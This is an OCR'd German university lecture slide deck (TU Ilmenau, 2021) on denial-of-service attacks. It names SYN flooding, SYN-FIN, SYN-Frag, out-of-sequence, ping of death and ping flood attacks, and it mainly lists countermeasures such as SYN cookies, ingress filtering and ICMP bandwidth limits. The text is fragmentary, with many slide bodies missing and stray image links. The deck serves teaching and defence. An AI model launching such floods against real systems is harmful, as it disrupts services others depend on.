Denial-of-Service Angriffe

Ablauf, Wirkungsweise & Auswahl konkreter Angriffe


Fabienne Göpfert, Felix Husslein

06.05.2021


TU Ilmenau

Gliederung


Was ist eine (D)DoS Attacke?



TCP 3-Wege-Handshake: Verbindungsaufbau




TCP 3-Wege-Handshake: Verbindungsabbau



Gliederung


SYN-Flooding



Abwehrmechanismen: SYN-Flooding

- Vergrößern des SYN-Backlogs
- Recycling der ältesten halboffenen TCP-Verbindung
- SYN-Cookies
- SYN-Caches
- Ingress Filter (Antispoofing) (Kann nur der ISP)


SYN-FIN-Attack



Abwehrmechanismen: SYN-FIN-Attack

- Verwerfen aller Pakete, welche sowohl SYN als auch FIN gesetzt haben.


SYN-Frag-Attack



Abwehrmechanismen: SYN-Frag-Attack

- Verwerfen segmentierter TCP SYN Pakete.


Out-Of-Sequence-Attack



Abwehrmechanismen: Out-Of-Sequence-Attack

- Puffern bis zu einer maximalen Anzahl an Segmenten pro Verbindung und insgesamt. Verwerfen von Segmenten sobald diese Anzahl erreicht ist.


Ping of Death



Abwehrmechanismen: Ping of Death

- Sicherstellung durch zusätzliche Checks, dass maximale Paketgröße beim Zusammenfügen der IP-Fragmente nicht überschritten wird
- Nutzung eines größeren Pufferspeichers
- Filterung bösartiger Pakete schon auf dem Weg durch das Netz: auf der Ebene von Routern und Firewalls oder durch Nutzung eines Content Delivery Networks
  $\rightarrow$ Moderne Systeme i.d.R. gegen Ping of Death abgesichert
  $\rightarrow$ Ping of Death stellt kaum noch eine Gefahr dar


Ping Flood


DoS-Angriff
eve
192.0.2.7
192.0.2.9
Zielsystem
192.0.2.7
Unbeteiligter
= „Echo-Request“-Pakete
= „Echo-Reply“-Pakete
DDoS-Angriff
eve
Botnet
Zielsystem

Abwehrmechanismen: Ping Flood

- Deaktivierung der ICMP-Funktionalität auf Opferseite
- Beschränkung der für ICMP-Nachrichten vorgehaltenen Bandbreite

